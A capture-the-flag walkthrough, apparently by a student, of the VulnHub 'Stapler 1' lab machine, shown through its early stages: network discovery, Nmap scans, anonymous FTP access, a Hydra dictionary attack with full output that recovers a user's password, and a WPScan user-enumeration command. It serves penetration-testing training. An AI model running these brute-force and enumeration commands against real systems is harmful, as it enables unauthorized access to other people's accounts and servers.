STAPLER 1: WALKTHROUGH

By: Mahlon Pope

Table of Contents

1. Box Description

Description: "Average beginner/intermediate VM, only a few twists. May find it easy/hard". This box hosts a vulnerable blog page which must be enumerated and exploited to gain a foothold on the target machine.


Difficulty: Intermediate

Link: https://www.vulnhub.com/entry/stapler-1,150/

2. Tools

Tool	Purpose
Nmap	Port scanning tool
Kali Linux	An operating system designed for penetration testing
Netcat	Remote shell access
WPScan	WordPress enumeration tool
Hydra	Brute forcing tool
Exploit DB	Exploit repository

3. METHODOLOGY



1. **Reconnaissance**: The attacker gathers information about the network infrastructure and systems.

    1.1. **Network scanning:** Network scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to enumerate live ports, thereby enabling the tester to uncover details such as service versions and machine names.

    1.2. **Vulnerability identification:** Using online resources, scanning tools and the Common Vulnerability Entry database to locate potential vulnerabilities for the services found in the previous step.

2. **Exploitation**: Exploiting vulnerabilities in the user's system to gain a foothold.

    2.1. **FTP Password attack:** A systematic and exhaustive method used to discover login credentials. This attack aims to test a list of passwords against a particular username or a set of usernames until a match is found.

    2.2. **WordPress enumeration:** The process of extracting information about a WordPress website's configurations, user accounts, plugins, themes, and other relevant information.

    2.3. **Local File Inclusion:** LFI occurs when a web application includes or references a file based on user input. This vulnerability allows attackers to include server files in the web page being served.

    2.4. **Reverse shell:** A reverse shell is a type of shell session initiated from a target system to an attacker’s computer.

3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control. For this machine, exploit DB provides a privilege escalation exploit, which can be executed to provide root access.

4. **Root access:** The highest level of administrative privileges on a computer system, root access grants users unrestricted control over the entire system, enabling them to access sensitive files and directories. Evidence of root access is often indicated by obtaining the root flag, which is accessible only to users with the highest privilege level.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.26

Command: sudo netdiscover -r 10.0.2.0/24 -i eth0

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------
10.0.2.1       52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2       52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3       08:00:27:85:eb:39      1      60  PCS Systemtechnik GmbH
10.0.2.26      08:00:27:a7:1a:89      1      60  PCS Systemtechnik GmbH
```

Figure 4.1.1: ARP scan results using netdiscover.

2. Scanning the target machine using Nmap reveals five notable open ports. OpenSSH is open on port 22, FTP is running on port 21, a PHP CLI server is running on port 80, MYSQL version 5.7.12 is being hosted on port 3306 and an Apache web server is running on port 12380.




Figure 4.1.2: Nmap scan results.

3. An additional aggressive scan also reveals that the FTP service allows anonymous logins.




Figure 4.1.3: Results of an aggressive port scan.

4.2 FTP Enumeration

1. The username **"anonymous"** provides a successful connection to the FTP server.




Figure 4.2.1: Successful FTP login using anonymous sign-in.

2. The directory listing for an anonymous sign-in reveals a file named "**note**". Using the **get** command, this file can be downloaded locally to the attacking machine. Subsequently, the contents of the file can be accessed and read.




Figure 4.2.2: FTP Directory Listing (Anonymous Login).




Figure 4.2.3: Downloading note file.

3. The note file contains a message for an employee named **“Elly”** left by another employee named **“John”.**

```
┌──(kali㉿kali)-[~]
└─$ cat note
Elly, make sure you update the payload information. Leave it in your FTP account once your are done, John.

┌──(kali㉿kali)-[~]
└─$
```

Figure 4.2.4: Contents of note file.

4. Using the usernames **"elly"** and **"john"**, a dictionary attack was executed against FTP port 21, utilizing passwords from the rockyou.txt list. The attack reveals that the user **"elly"** is using the password **"ylle"**.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l elly -P /usr/share/wordlists/rockyou.txt -f -vV -e nsr  ftp://10.0.2.26
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-26 15:39:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a prev
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402), ~896526
[DATA] attacking ftp://10.0.2.26:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "elly" - 1 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "" - 2 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "ylle" - 3 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "123456" - 4 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "12345" - 5 of 14344402 [child 4] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "123456789" - 6 of 14344402 [child 5] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "password" - 7 of 14344402 [child 6] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "iloveyou" - 8 of 14344402 [child 7] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "princess" - 9 of 14344402 [child 8] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "1234567" - 10 of 14344402 [child 9] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "rockyou" - 11 of 14344402 [child 10] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "12345678" - 12 of 14344402 [child 11] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "abc123" - 13 of 14344402 [child 12] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "nicole" - 14 of 14344402 [child 13] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "daniel" - 15 of 14344402 [child 14] (0/0)
[ATTEMPT] target 10.0.2.26 - login "elly" - pass "babygirl" - 16 of 14344402 [child 15] (0/0)
[21][ftp] host: 10.0.2.26   login: elly   password: ylle
[STATUS] attack finished for 10.0.2.26 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-26 15:39:59

┌──(kali㉿kali)-[~]
└─$ hydra -l elly -P /usr/share/wordlists/rockyou.txt -f -e nsr  ftp://10.0.2.26
```

Figure 4.2.5: Results of the dictionary attack.

5. The directory listing of **"elly"** shows that the target machine is using the web hosting service phpMyAdmin to manage its MySQL database.




Figure 4.2.6: Elly's directory listing

4.3 WordPress Admin Access (Method 1) - Wpscan & Dictionary attack

1. The Apache web server hosted on port **12380** contains a robots.txt page. Interestingly, the file paths, **"/admin112233/"** and **"/blogblog/"** are both listed as disallowed directories. The first webpage, **"/admin112233/",** simply returns an alert, warning users about potential Cross-site scripting.




Figure 4.3.1: Contents of robots.txt




Figure 4.3.2: Beef alert from directory /admin112233/

2. The directory **"/blogblog/"** contains a company blog page, allowing employees to make work-related posts and leave comments. Further inspection reveals that the webpage was created using WordPress.




Figure 4.3.3: Initech website hosted on target machine at https://10.0.2.26:12380/blogblog




Figure 4.3.4: Evidence that the company site is powered by WordPress.

3. The WordPress enumeration tool, WPScan, can be used to expose vulnerabilities in the site's configuration settings, themes and plugins. User enumeration reveals 11 valid usernames that can be used to log into the admin portal.

User enumeration command: WPScan --url https://10.0.2.26:12380/blogblog/ -e vp vt --api-token {Insert API token} --enumerate u --disable-tls-checks

